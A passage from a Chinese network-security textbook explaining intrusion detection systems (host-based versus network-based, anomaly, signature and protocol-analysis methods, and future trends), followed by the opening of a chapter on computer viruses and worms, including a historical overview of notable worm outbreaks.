CIDF 的程序接口文档描述了用于 GIDO 编解码以及传输的应用程序接口 API，负责 GIDO 的编码、解码和传递，它提供的调用功能使得程序员可以在不了解编码和传递过程具体细节的情况下，以一种很简单的方式构建和传递 GIDO。API 包括以下几部分内容：GIDO 编码和解码 API(GIDO Encoding/Decoding API Specification)、消息层 API(Message Layer API Specification)、GIDO 动态追加 API(GIDO Addendum API)、签名 API(Signature API)、顶层 CIDF 的 API(Top-Level CIDF API)。

GIDO 有两种表现形式：一种为逻辑形式，表现为 ASCII 文本的 S 表达式，它是用户可读的树形结构；另一种为编码形式，表现为二进制的与机器相关的数据结构。GIDO 编解码 API 定义了 GIDO 在这两种形式之间进行转换的标准程序接口，它使应用程序可以方便地转换 GIDO 而不必关心其具体技术细节。

5.3　入侵检测的分类

5.3.1　根据采用的技术分类

根据采用的技术分为异常检测、特征检测和协议分析。

(1) 异常检测：假设入侵者活动异常于正常主体的活动，建立正常活动的“活动简档”，当前主体的活动违反其统计规律时，认为可能是“入侵”行为。通过检测系统的行为或使用情况的变化来完成。

(2) 特征检测：假设入侵者活动可以用一种模式来表示，然后将观察对象与之进行比较，判别是否符合这些模式。

(3) 协议分析：利用网络协议的高度规则性快速探测攻击的存在。

5.3.2　根据其监测的对象是主机还是网络分类

根据其监测的对象是主机还是网络分为基于主机的入侵检测系统和基于网络的入侵检测系统。

1. 基于主机的入侵检测系统

基于主机的入侵检测系统通过监视与分析主机的审计记录检测入侵。能否及时采集到审计是这些系统的弱点之一，入侵者会将主机审计子系统作为攻击目标以避开入侵检测系统。

基于主机的入侵检测系统(HIDS)通常是安装在被重点检测的主机之上，主要是对该主机的网络实时连接以及系统审计日志进行智能分析和判断。如果其中主体活动十分可疑(特征或违反统计规律)，入侵检测系统就会采取相应措施。

基于主机的 IDS 使用验证记录，并发展了精密的可迅速做出响应的检测技术。通常，基于主机的 IDS 可监探系统、事件和 Windows NT 下的安全记录以及 UNIX 环境下的系统记录。当有文件发生变化时，IDS 将新的记录条目与攻击标记相比较，看它们是否匹配。如果匹配，系统就会向管理员报警并向别的目标报告，以采取措施。

基于主机的 IDS 在发展过程中融入了其他技术。对关键系统文件和可执行文件的入侵检测的一个常用方法，是通过定期检查校验和来进行的，以便发现意外的变化。反应的快慢与轮询间隔的频率有直接的关系。最后，许多系统都是监听端口的活动，并在特定端口被访问时向管理员报警。这类检测方法将基于网络的入侵检测的基本方法融入到基于主机的检测环境中。

尽管基于主机的入侵检查系统不如基于网络的入侵检查系统快捷，但它确实具有基于网络的系统无法比拟的优点。这些优点包括：更好的辨识分析、对特殊主机事件的紧密关注及低廉的成本。基于主机的入侵侦查系统包括以下内容。

(1) 确定攻击是否成功。由于基于主机的 IDS 使用含有已发生事件信息，它们可以比基于网络的 IDS 更加准确地判断攻击是否成功。在这方面，基于主机的 IDS 是基于网络的 IDS 完美补充，网络部分可以尽早提供警告，主机部分可以确定攻击成功与否。

(2) 监视特定的系统活动。基于主机的 IDS 监视用户和访问文件的活动，包括文件访问、改变文件权限，试图建立新的可执行文件或者试图访问特殊的设备。例如，基于主机的 IDS 可以监督所有用户的登录及上网情况，以及每位用户在连接到网络以后的行为，而对于基于网络的系统要做到这个程度是非常困难的。基于主机技术还可监视只有管理员才能实施的非正常行为。操作系统记录了任何有关用户账号的增加、删除、更改的情况，只要改动一旦发生，基于主机的 IDS 就能检测到这种不适当的改动，还可审计能够影响系统记录的校验措施的改变。基于主机的系统可以监视主要系统文件和可执行文件的改变，系统能够查出那些欲改写重要系统文件或者安装特洛伊木马或后门的尝试并将它们中断，而基于网络的系统有时会查不到这些行为。

(3) 能够检查到基于网络的系统检查不出的攻击。基于主机的系统可以检测到那些基于网络的系统察觉不到的攻击。例如，来自主要服务器键盘的攻击不经过网络，所以可以躲开基于网络的入侵检测系统。

(4) 适用被加密的和交换的环境。交换设备可将大型网络分成许多个小型网络部件加以管理，所以从覆盖足够大的网络范围的角度出发，很难确定配置基于网络的 IDS 的最佳位置。业务映射和交换机上的管理端口有助于此，但这些技术有时并不适用。基于主机的入侵检测系统可安装在所需的重要主机上，在交换的环境中具有更高的能见度。某些加密方式也向基于网络的入侵检测发出了挑战，由于加密方式位于协议堆栈内，所以基于网络的系统可能对某些攻击没有反应，基于主机的 IDS 没有这方面的限制，当操作系统及基于主机的系统看到即将到来的业务时，数据流已经被解密了。

(5) 近于实时的检测和响应。尽管基于主机的入侵检测系统不能提供真正实时的反应，但如果应用正确，反应速度可以非常接近实时。旧式系统利用一个进程在预先定义的间隔内检查登记文件的状态和内容，与旧式系统不同，当前基于主机的系统的中断指令，这种新的记录可被立即处理，显著减少了从攻击验证到做出响应的时间，在从操作系统做出记录到基于主机的系统得到辨识结果之间的这段时间是一段延迟，但大多数情况下，在破坏发生之前，系统就能发现入侵者，并中止他的攻击。

(6) 不要求额外的硬件设备。基于主机的入侵检测系统存在于现行网络结构中，包括文件服务器，Web 服务器及其他共享资源。这些使得基于主机的系统效率很高。因为它们不需要在网络上另外安装登记、维护及管理的硬件设备。

(7) 记录花费更加低廉。基于网络的入侵检测系统比基于主机的入侵检测系统要昂贵的多。

基于主机的入侵检测系统有如下的弱点。

(1) 主机入侵检测系统通常安装在需要保护的设备上，如当一个数据库服务器要保护时，就要在该服务器上安装入侵检测系统。这会降低应用系统的效率。此外，它也会带来一些额外的安全问题，安装了主机入侵检测系统后，将本不允许安全管理员有权力访问的服务器变成可以访问了。

(2) 主机入侵检测系统依赖于服务器固有的日志与监视能力。如果服务器没有配置日志功能，则必需重新配置，这将会给运行中的业务系统带来不可预见的性能影响。

(3) 全面部署主机入侵检测系统代价较大，企业中很难将所有主机用主机入侵检测系统保护，只能选择部分主机保护。那些未安装主机入侵检测系统的机器将成为保护的盲点，

入侵者可利用这些机器达到攻击目标。

(4) 主机入侵检测系统除了监测自身的主机以外,根本不监测网络上的情况。对入侵行为的分析的工作量将随着主机数目增加而增加。

2. 基于网络的入侵检测系统

基于网络的入侵检测系统通过在共享网段上对通信数据的侦听采集数据,分析可疑现象。这类系统不需要主机提供严格的审计,对主机资源消耗少,并可以提供对网络通用的保护而无须顾及异构主机的不同架构。

基于网络的入侵检测系统(NIDS)放置在比较重要的网段内,不停地监视网段中的各种数据包。对每一个数据包进行特征分析。如果数据包与系统内置的某些规则吻合,入侵检测系统就会发出警报甚至直接切断网络连接。目前,大部分入侵检测系统是基于网络的。

图 5.2 展示一个典型 NIDS。一个传感器被安装在防火墙外以探查来自 Internet 的攻击。另一个传感器安装在网络内部以探查那些已穿透防火墙的入侵和内部网络入侵和威胁。




图 5.2　基于网络的入侵检测系统

基于网络的入侵检测系统使用原始网络包作为数据源。基于网络的 IDS 通常利用一个运行在随机模式下的网络适配器来实时监视并分析通过网络的所有通信业务。它的攻击辨识模块通常使用 4 种常用技术来识别攻击标志:模式、表达式或字节匹配;频率或穿越阀值;低级事件的相关性;统计学意义上的非常规现象检测。

一旦检测到了攻击行为,IDS 的响应模块就提供多种选项以通知、报警并对攻击采取相应的反应。反应因系统而异,但通常都包括通知管理员、中断连接/法庭分析和证据收集而做的会话记录。

基于网络的 IDS 已经广泛成为安全策略的实施中的重要组件,它有许多仅靠基于主机的入侵检测法无法提供的优点。

(1) 拥有成本较低。基于网络的 IDS 可在几个关键访问点上进行策略配置,以观察发往多个系统的网络通信。所以它不要求在许多主机上装载并管理软件。由于需监测的点较少,因此对于一个公司的环境来说,拥有成本很低。

(2) 检测基于主机的系统漏掉的攻击。基于网络的 IDS 检查所有包的头部从而发现恶意的和可疑的行动迹象。基于主机的 IDS 无法查看包的头部,所以它无法检测到这一类型的攻击。例如,许多来自于 IP 地址的拒绝服务型和碎片型攻击只能在它们经过网络时,都可以在基于网络的 IDS 中通过实时监测包流而被发现。

基于网络的IDS可以检查有效负载的内容，查找用于特定攻击的指令或语法。例如，通过检查数据包有效负载可以查到黑客软件，而使正在寻找系统漏洞的攻击者毫无察觉。由于基于主机的系统不检查有效负载，所以不能辨认有效负载中所包含的攻击信息。

(3) 攻击者不易转移证据。基于网络的IDS使用正在发生的网络通信进行实时攻击的检测。所以攻击者无法转移证据。被捕获的数据不仅包括攻击的方法，而且还包括可识别的入侵者身份及对其进行起诉的信息。许多入侵者都熟知审计记录，他们知道如何操纵这些文件掩盖他们的入侵痕迹，来阻止需要这些信息的基于主机的IDS去检测入侵。

(4) 实时检测和响应。基于网络的IDS可以在恶意及可疑的攻击发生的同时将其检测出来，并做出更快的通知和响应。例如，一个基于TCP的对网络进行的拒绝服务攻击可以通过将基于网络的IDS发出TCP复位信号，在该攻击对目标主机造成破坏前，将其中断。而基于主机的系统只有在可疑的登录信息被记录下来以后才能识别攻击并做出反应。而这时关键系统可能早就遭到了破坏，或是运行基于主机的IDS的系统已被摧毁。实时IDS可根据预定义的参数做出快速反应，这些反应包括将攻击设为监视模式以收集信息、立即中止攻击等。

(5) 检测未成功的攻击和不良意图。基于网络的IDS增加了许多有价值的数据，以判别不良意图。即便防火墙可以正在拒绝这些尝试，位于防火墙之外的基于网络的IDS可以查出躲在防火墙后的攻击意图。基于主机的系统无法查到从未攻击到防火墙内主机的未遂攻击，而这些丢失的信息对于评估和优化安全策略是至关重要的。

(6) 操作系统无关性。基于网络的IDS作为安全监测资源，与主机的操作系统无关。与之相比，基于主机的系统必须在特定的、没有遭到破坏的操作系统中才能正常工作，生成有用的结果。

网络入侵检测系统有向专门的设备发展的趋势，安装这样的一个网络入侵检测系统非常方便，只需将定制的设备接上电源，做很少一些配置，将其连到网络上即可。

基于网络入侵检测系统有如下的弱点。

(1) 网络入侵检测系统只检查它直接连接网段的通信，不能检测在不同网段的网络包。在使用交换以太网的环境中就会出现监测范围的局限。而安装多台网络入侵检测系统的传感器会使部署整个系统的成本大大增加。

(2) 网络入侵检测系统为了性能目标通常采用特征检测的方法，它可以检测出普通的一些攻击，而很难实现一些复杂的需要大量计算与分析时间的攻击检测。

(3) 网络入侵检测系统可能会将大量的数据传回分析系统中。在一些系统中监听特定的数据包会产生大量的分析数据流量。一些系统在实现时采用一定方法来减少传回的数据量，对入侵判断的决策由传感器实现，而中央控制台成为状态显示与通信中心，不再作为入侵行为分析器，这样的系统中的传感器协同工作能力较弱。

(4) 网络入侵检测系统处理加密的会话过程较困难，目前通过加密通道的攻击尚不多，但随着IPv6的普及，这个问题会越来越突出。

基于主机和基于网络的入侵检测系统的比较如表5.1所示。

表 5.1　基于主机和基于网络的入侵检测系统的比较

基 于 网 络	基 于 主 机
可以检测到基于主机所忽略的攻击：DoS，BackOfice	可以检测到基于网络所忽略的攻击：来自关键服务器键盘的攻击(内部，不经过网络)
攻击者更难抹去攻击的证据	可以事后比较成功和失败的攻击
实时检测并响应	接近实时检测和响应
检测不成功的攻击和恶意企图	监测系统特定的行为
独立于操作系统	很好地适应加密和交换网络环境
可以监测活动的会话情况	不能
给出网络原始数据的日志	不能
终止 TCP 连接	终止用户的登录
重新设置防火墙	封杀用户账号
探针可以分布在整个网络并向管理站报告	只能保护配置引擎或代理的主机

3. 混合入侵检测系统

基于网络的入侵检测系统和基于主机的入侵检测系统都有不足之处，单纯使用一类系统会造成主动防御体系不全面。但是，它们的缺憾是互补的。如果这两类系统能够无缝结合起来部署在网络内，则会构架成一套完整立体的主动防御体系，综合了基于网络和基于主机两种结构特点的入侵检测系统，既可发现网络中的攻击信息，也可从系统日志中发现异常情况。

5.3.3　根据工作方式分类

根据工作方式分为离线检测系统与在线检测系统。

(1) 离线检测系统：是非实时工作的系统，它在事后分析审计事件，从中检查入侵活动。事后入侵检测由网络管理人员进行，他们具有网络安全的专业知识，根据计算机系统对用户操作所做的历史审计记录判断是否存在入侵行为，如果有就断开连接，并记录入侵证据和进行数据恢复。事后入侵检测是管理员定期或不定期进行的，不具有实时性。

(2) 在线检测系统：是实时联机的检测系统，它包含对实时网络数据包分析，实时主机审计分析。其工作过程是实时入侵检测在网络连接过程中进行，系统根据用户的历史行为模型、存储在计算机中的专家知识以及神经网络模型对用户当前的操作进行判断，一旦发现入侵迹象立即断开入侵者与主机的连接，并收集证据和实施数据恢复，这个检测过程是不断循环进行的。

5.4　入侵检测方法

5.4.1　基本概念

1. 模式匹配

模式匹配就是将收集到的信息与已知的网络入侵和系统误用模式数据库进行比较，从而发现违背安全策略的行为。该过程可以很简单(如通过字符串匹配以寻找一个简单的条目或指令)，也可以很复杂(如利用正规的数学表达式来表示安全状态的变化)。一般来讲，

一种进攻模式可以用一个过程(如执行一条指令)或一个输出(如获得权限)来表示。该方法的优点是只需收集相关的数据集合,显著减少系统负担,且技术已相当成熟。它与病毒防火墙采用的方法一样,检测准确率和效率都相当高。但是,该方法存在的弱点是需要不断的升级以对付不断出现的黑客攻击手法,不能检测到从未出现过的黑客攻击手段。

2. 统计分析

统计分析方法首先给系统对象(如用户、文件、目录和设备等)创建一个统计描述,统计正常使用时的一些测量属性(如访问次数、操作失败次数和延时等)。测量属性的平均值将被用来与网络、系统的行为进行比较,任何观察值在正常值范围之外时,就认为有入侵发生。例如,统计分析可能标识一个不正常行为,因为它发现一个在晚 8 点至早 6 点不登录的账户却在凌晨 2 点试图登录。其优点是可检测到未知的入侵和更为复杂的入侵;缺点是误报、漏报率高,且不适应用户正常行为的突然改变。具体的统计分析方法如基于专家系统、基于模型推理和基于神经网络的分析方法,目前正处于研究热点和迅速发展中。

3. 完整性分析

完整性分析主要关注某个文件或对象是否被更改,这经常包括文件和目录的内容及属性,它在发现被更改的、被特络伊化的应用程序方面特别有效。完整性分析使用消息摘要函数(如 MD5),它能识别哪怕是微小的变化。其优点是不管模式匹配方法和统计分析方法能否发现入侵,只要是成功的攻击导致了文件或其他对象的任何改变,它都能够发现;缺点是一般以批处理方式实现,不用于实时响应。尽管如此,完整性检测方法还应该是网络安全产品的必要手段之一。例如,可以在每一天的某个特定时间内开启完整性分析模块,对网络系统进行全面地扫描检查。

5.4.2 入侵检测技术检测方法

可以采用概率统计方法、专家系统、神经网络、模式匹配、行为分析等来实现入侵检测系统的检测机制,以分析事件的审计记录、识别特定的模式、生成检测报告和最终的分析结果。

1. 特征检测

特征检测对已知的攻击或入侵的方式做出确定性的描述,形成相应的事件模式。当被审计的事件与已知的入侵事件模式相匹配时,即报警。原理上与专家系统相仿。其检测方法上与计算机病毒的检测方式类似。目前基于对包特征描述的模式匹配应用较为广泛。

该方法预报检测的准确率较高,但对于无经验知识的入侵与攻击行为无能为力。

2. 统计检测

统计模型常用异常检测,在统计模型中常用的测量参数包括:审计事件的数量、间隔时间、资源消耗情况等。下面是常用的入侵检测 5 种统计模型。

(1) 操作模型:假设异常可通过测量结果与一些固定指标相比较得到,固定指标可以根据经验值或一段时间内的统计平均得到,例如,在短时间内的多次失败的登录很有可能是口令尝试攻击。

(2) 方差:计算参数的方差,设定其置信区间,当测量值超过置信区间的范围时表明有可能是异常。

(3) 多元模型:操作模型的扩展,通过同时分析多个参数实现检测。

(4) 马尔柯夫过程模型:将每种类型的事件定义为系统状态,用状态转移矩阵来表示

状态的变化,当一个事件发生,或状态矩阵该转移的概率较小时则可能是异常事件。

(5) 时间序列分析:将事件计数与资源耗用根据时间排成序列,如果一个新事件在该时间发生的概率较低,则该事件可能是入侵。

这种入侵检测方法是基于对用户历史行为建模以及在早期的证据或模型的基础上,审计系统实时的检测用户对系统的使用情况,根据系统内部保存的用户行为概率统计模型进行检测,当发现有可疑的用户行为发生时,保持跟踪并监测、记录该用户的行为。系统要根据每个用户以前的历史行为,生成每个用户的历史行为记录库,当用户改变他们的行为习惯时,这种异常就会被检测出来。

统计方法的最大优点是可以"学习"用户的使用习惯,从而具有较高检出率与可用性。但是它的"学习"能力也给入侵者通过逐步"训练"使入侵事件符合正常操作的统计规律,从而透过入侵检测系统。

3. 专家系统

用专家系统对入侵进行检测,经常是针对有特征入侵行为。所谓的规则,即是知识,不同的系统与设置具有不同的规则,且规则之间往往无通用性。专家系统的建立依赖于知识库的完备性,知识库的完备性又取决于审计记录的完备性与实时性。入侵的特征抽取与表达,是入侵检测专家系统的关键。在系统实现中,将有关入侵的知识转化为 if-then 结构(也可以是复合结构),if 部分为入侵特征,then 部分是系统防范措施。运用专家系统防范有特征入侵行为的有效性完全取决于专家系统知识库的完备性。

该技术根据安全专家对可疑行为的分析经验来形成一套推理规则,然后在此基础上建立相应的专家系统,由此专家系统自动进行对所涉及入侵行为的分析工作。该系统应当能够随着经验的积累而利用其自学习能力进行规则的扩充和修正。

5.5 入侵系统的分析方式

1. 基于知识的特征检测(模式发现)技术

特征检测又称为误用检测,是利用已知系统和应用软件的弱点攻击模式来检测入侵。这一检测假设入侵者活动可以用一种模式来表示,系统的目标是检测主体活动是否符合这些模式,那么所有已知的入侵方法都可以用匹配的方法发现。模式发现的关键是如何表达入侵的模式,把真正的入侵与正常行为区分开来。需要的计算量将是:攻击特征字节数×数据包字节数×每秒的数据包数×数据库的攻击特征数。对于满负载的 100Mbps 以太网,所需的计算量极其巨大。模式匹配/特征搜索技术使用固定的特征模式来探测攻击,只能探测出明确的、唯一的攻击特征,即便是基于最轻微变换的攻击串都会被忽略。

IDS 中的特征通常分为来自保留 IP 地址的连接企图(通过检查 IP 报头的来源地址识别);含有特殊病毒信息的 E-mail(通过对比每封 E-mail 的主题信息和病态 E-mail 的主题信息来识别,或者通过搜索特定名字的附近来识别);未登录情况下使用文件和目录命令对 FTP 服务器的文件访问攻击(通过创建具备状态跟踪的特征样板以监视成功登录的 FTP 对话、发现未经验证却发命令的入侵企图)等。

模式发现的优点是误报较少;缺点是它只能发现已知的攻击,对未知的攻击无能为力,同时由于新的攻击方法不断产生、新漏洞不断发现,攻击特征库如果不能及时更新也将造成

IDS 漏报。

2. 基于行为的异常检测(异常发现)技术

通过将过去观察到的正常行为与受到攻击时的行为加以比较,根据使用者的异常行为或资源的异常使用状况来判断是否发生入侵活动,其原则是任何与已知行为模型不符合的行为都认为是入侵行为。

异常检测的假设是入侵者活动异常于正常主体的活动。这种活动存在 4 种可能：入侵性而非异常、非入侵性且异常、非入侵性且非异常、入侵且异常。如果能够建立系统正常行为的轨迹,那么理论上可以把所有与正常轨迹不同的系统状态视为可疑企图。根据这一理念建立主体正常活动的"活动简档",将当前主体的活动状况与"活动简档"相比较,当违反其统计规律时,认为该活动可能是入侵行为。

异常检测的优点是可以发现未知的入侵行为,同时有一定的学习能力。

异常检测的难题在于如何建立"活动简档"以及如何设计统计算法,从而不把正常的操作作为"入侵"(误报)或忽略真正的"入侵"行为(漏报)。对于异常阀值与特征的选择是异常发现技术的关键。例如,通过流量统计分析将异常时间的异常网络流量视为可疑。异常发现技术的局限是并非所有的入侵都表现为异常,而且系统的轨迹难于计算和更新。例如,当用户合法的改变行为模式时(如使用新的应用程序)系统会误报；入侵者可通过对正常行为模式缓慢的偏离使系统逐渐适应使系统漏报；对于新用户,系统的学习阶段何时结束不易确定,同时在该阶段难以对用户进行正常的检测。另外,大多 IDS 是基于单包检查的,协议分析得不够,因此无法识别伪装或变形的网络攻击,也造成大量漏报和误报。

3. 协议分析技术

在协议分析中,网络入侵检测系统的传感器检查 TCP 和 UDP 的有效荷载,且可以将其完全解码。协议分析提供了一种高级的网络入侵解决方案,可以检测更广泛的攻击,包括已知和未知的。

协议分析可以在不同的应用协议上(如 Telnet、FTP、HTTP、SMTP、SNMP、DNS 等)对每一个用户命令做出详细分析,如果出现 IP 碎片设置,数据包将首先被重装,然后详细分析来了解潜在的攻击行为。通过重装数据包,系统可以检测到利用 IDS 逃避技术的攻击手段。

协议分析与命令解析带来的好处还包括：当系统提升协议栈来解析每一层时,它用已获得的知识来消除在数据包结构中不可能出现的攻击。例如 4 层协议是 TCP,那就不用再搜索其他第 4 层协议如 UDP 上形成的攻击。如果数据包最高层是 SNMP,那就不用再寻找 Telnet 或 HTTP 攻击。这样做的结果是性能得到明显改善。

协议解析也大大降低了模式匹配 IDS 系统中常见的误报现象。当数据包的一些字符串符合攻击特征库时系统就会报警,但该字符串实际上根本不是一个攻击,这就属于误报。这样的误报不会在基于协议分析和命令解协的 IDS 系统中发生,因为它知道和每个协议有关的潜在攻击的确切位置。

基于协议分析和命令解析的 IDS 网络传感器采用高性能数据包驱动器,使其不仅支持线速百兆流量检测,而且千兆网络传感器具有 900 兆网络流量的 100%检测能力,可以支持 300 万个并发连接。

目前,国际优秀的 IDS 主要以模式发现技术为主,并结合异常发现、协议分析技术,并且一个完备的入侵检测系统 IDS 一定是基于主机和基于网络两种方式兼备的分布式系统。

5.6 入侵检测发展

5.6.1 入侵技术的发展与演化

入侵检测系统面临的主要问题。

1. 误报

误报是指被入侵检测系统测出但其实是正常及合法使用受保护网络和计算机的警报。假警报不但令人讨厌,并且降低入侵检测系统的效率。攻击者可以而且往往是利用包结构伪造无威胁"正常"假警报,以诱使收受人把入侵检测系统关掉。

没有一个入侵检测无敌于误报,应用系统总会发生错误,其原因是:缺乏共享信息的标准机制和集中协调的机制,不同的网络及主机有不同的安全问题,不同的入侵检测系统有各自的功能;缺乏揣摩数据在一段时间内行为的能力;缺乏有效跟踪分析等。

2. 精巧及有组织的攻击

攻击可以来自四方八面,特别是一群人组织策划且攻击者技术高超的攻击,攻击者花费很长时间准备,并发动全球性攻击,要找出这样复杂的攻击是一件难事。

另外,高速网络技术,尤其是交换技术以及加密信道技术的发展,使得通过共享网段监听的网络数据采集方法显得不足,而巨大的通信量对数据分析也提出了新的要求。

5.6.2 入侵检测技术的主要发展方向

入侵检测系统的发展趋势,从总体上讲,目前除了完善常规的、传统的技术(模式识别和完整性检测)外,入侵检测系统应重点加强与统计分析相关技术的研究。许多学者在研究新的检测方法,如采用自动代理的主动防御方法,将免疫学原理应用到入侵检测的方法等。其主要发展方向可以概括如下。

1. 分布式入侵检测与 CIDF

传统的入侵检测系统一般局限于单一的主机或网络架构,对异构系统及大规模网络的检测明显不足,同时不同的入侵检测系统之间不能协同工作。为此,需要分布式入侵检测技术与 CIDF。

2. 应用层入侵检测

许多入侵的语义只有在应用层才能理解,而目前的入侵检测系统仅能检测 Web 之类的通用协议,不能处理如 Lotus Notes 数据库系统等其他的应用系统。许多基于客户/服务器结构、中间件技术及对象技术的大型应用,需要应用层的入侵检测保护。

3. 智能入侵检测

目前,入侵方法越来越多样化与综合化,尽管已经有智能体系、神经网络与遗传算法应用在入侵检测领域,但这些只是一些尝试性的研究工作,需要对智能化的入侵检测系统进一步研究,以解决其自学习能力与自适应能力。

4. 与网络安全技术相结合

结合防火墙、PKIX、安全电子交易(SET)等网络安全与电子商务技术,提供完整的网络安全保障。

设计通用的入侵检测测试、评估方法和平台，实现对多种入侵检测系统的检测，已成为当前入侵检测系统的另一个重要研究与发展领域。评价入侵检测系统可从检测范围、系统资源占用、自身的可靠性等方面进行，评价指标有：能否保证自身的安全、运行与维护系统的开销、报警准确率、负载能力以及可支持的网络类型、支持的入侵特征数、是否支持 IP 碎片重组、是否支持 TCP 流重组等。

总而言之，入侵检测系统作为一种主动的安全防护技术，提供了对内部攻击、外部攻击和误操作的实时保护，在网络系统受到危害之前拦截和响应入侵。随着网络通信技术安全性的要求越来越高，为给电子商务等网络应用提供可靠服务，而由于入侵检测系统能够从网络安全的立体纵深、多层次防御的角度出发提供安全服务，必将进一步受到人们的高度重视。

第 6 章　病毒防护技术

6.1　病毒防护技术概述

计算机病毒(Computer Virus)在《中华人民共和国计算机信息系统安全保护条例》中的定义是"指编制或者在计算机程序中插入的破坏计算机功能或者破坏数据,影响计算机使用并且能够自我复制的一组计算机指令或者程序代码"。病毒必须满足以下两个条件。

(1) 必须能自行执行。它通常将自己的代码置于另一个程序的执行路径中。

(2) 必须能自我复制。它可能用受病毒感染的文件副本替换其他可执行文件。病毒既可以感染个人计算机也可以感染网络服务器。

此外,病毒往往还具有很强的感染性、一定的潜伏性、特定的触发性和很大的破坏性等,由于计算机所具有的这些特点与生物学上的病毒有相似之处,因此人们才将这种恶意程序代码称为计算机病毒。一些病毒被设计为通过损坏程序、删除文件或重新格式化硬盘来损坏计算机系统。有些病毒不损坏计算机系统,而只是复制自身,并通过显示文本、视频和音频消息表明它们的存在。即使是这些良性病毒也会给计算机用户带来问题。通常它们会占据合法程序使用的计算机内存。结果,会引起操作异常,甚至导致系统崩溃。另外,许多病毒包含大量错误,这些错误可能导致系统崩溃和数据丢失。

6.2　计算机病毒

1. 蠕虫病毒简介

蠕虫病毒和一般的病毒有着很大的区别。对于蠕虫,一般认为,蠕虫是一种通过网络传播的恶性病毒,它具有病毒的一些共性,如传播性,隐蔽性,破坏性等,同时具有自己的一些特征,如不利用文件寄生(有的只存在于内存中),对网络造成拒绝服务,以及和黑客技术相结合等。在产生的破坏性上,蠕虫病毒也不是普通病毒所能比拟的,网络的发展使得蠕虫可以在很短时间内蔓延整个网络,造成网络瘫痪。

根据使用者情况将蠕虫病毒分为两类,一类是面向企业用户和局域网而言,这种病毒利用系统漏洞,主动进行攻击,可以对整个互联网造成瘫痪性的后果,以"红色代码"、"尼姆达",以及最新的"SQL 蠕虫王"为代表;另一类是针对个人用户的,通过网络(主要是电子邮件,恶意网页形式)迅速传播的蠕虫病毒,以爱虫病毒,求职信病毒为例。在这两类中,第一类具有很大的主动攻击性,而且爆发也有一定的突然性,但相对来说,查杀这种病毒并不是很难。第二类病毒的传播方式比较复杂和多样,少数利用了微软的应用程序的漏洞,更多的是利用社会工程学对用户进行欺骗和诱使,这样的病毒造成的损失是非常大的。

下面将对这两种病毒的一些特征及防范措施进行分析。

(1) 蠕虫病毒与一般病毒的异同

蠕虫也是一种病毒,因此具有病毒的共同特征。一般的病毒是需要寄生的,它可以通过自己指令的执行,将自己的指令代码写到其他程序中,而被感染的文件就被称为“宿主”,例如,在 Windows 下可执行文件格式为 PE 格式(Portable Executable),当需要感染 PE 文件时,在宿主程序中,建立一个新节,将病毒代码写到新节中,修改的程序入口点等,这样,在宿主程序执行时,就可以先执行病毒程序,病毒程序运行完之后,在把控制权交给宿主原来的程序指令。可见,病毒主要是感染文件,当然也有像 DIRⅡ这种链接型病毒,还有引导区病毒。引导区病毒是感染磁盘的引导区,如果是软盘被感染,这张软盘用在其他计算机上后,同样也会感染其他计算机。

蠕虫一般不采取利用 PE 格式插入文件的方法,而是复制自身在互联网环境下进行传播,病毒的传染能力主要是针对计算机内的文件系统而言,而蠕虫病毒的传染目标是互联网内的所有计算机。局域网条件下的共享文件夹、电子邮件 E-mail、网络中的恶意网页、大量存在着漏洞的服务器等都成为蠕虫传播的良好途径。网络的发展也使得蠕虫病毒可以在很短的时间内蔓延全球,而且蠕虫的主动攻击性和突然爆发性也会造成很严重的后果。

普通病毒和蠕虫病毒之间的区别,如表 6.1 所示。

表 6.1　普通病毒和蠕虫病毒之间的区别

	普通病毒	蠕虫病毒
存在形式	寄存文件	独立程序
传染机制	宿主程序运行	主动攻击
传染目标	本地文件	网络计算机

(2) 蠕虫的危害和发展趋势

1988 年一个由美国 CORNELL 大学研究生莫里斯编写的蠕虫病毒蔓延造成了数千台计算机停机,蠕虫病毒开始现身网络;而后来的红色代码,尼姆达病毒疯狂的时候,造成几十亿美元的损失;北京时间 2003 年 1 月 26 日,一种名为“2003 蠕虫王”的计算机病毒迅速传播并袭击了全球,致使互联网网络严重堵塞,作为互联网主要基础的域名服务器(DNS)的瘫痪造成网民浏览互联网网页及收发电子邮件的速度大幅减缓,同时银行自动提款机的运作中断,机票等网络预订系统的运作中断,信用卡等收付款系统出现故障。专家估计,此病毒造成的直接经济损失至少在 12 亿美元以上。

蠕虫发作的一些特点和发展趋势:

① 利用操作系统和应用程序的漏洞主动进行攻击。此类病毒主要是“红色代码”和“尼姆达”,以及至今依然肆虐的“求职信”等。由于 IE 浏览器的漏洞,使得感染了“尼姆达”病毒的邮件在不去手工打开附件的情况下病毒就能激活,而此前即便是很多防病毒专家也一直认为,带有病毒附件的邮件,只要不去打开附件,病毒不会有危害。“红色代码”是利用了微软 IIS 服务器软件的漏洞(idq. dll 远程缓存区溢出)来传播。“SQL 蠕虫王”病毒则是利用了微软的数据库系统的一个漏洞进行大肆攻击。

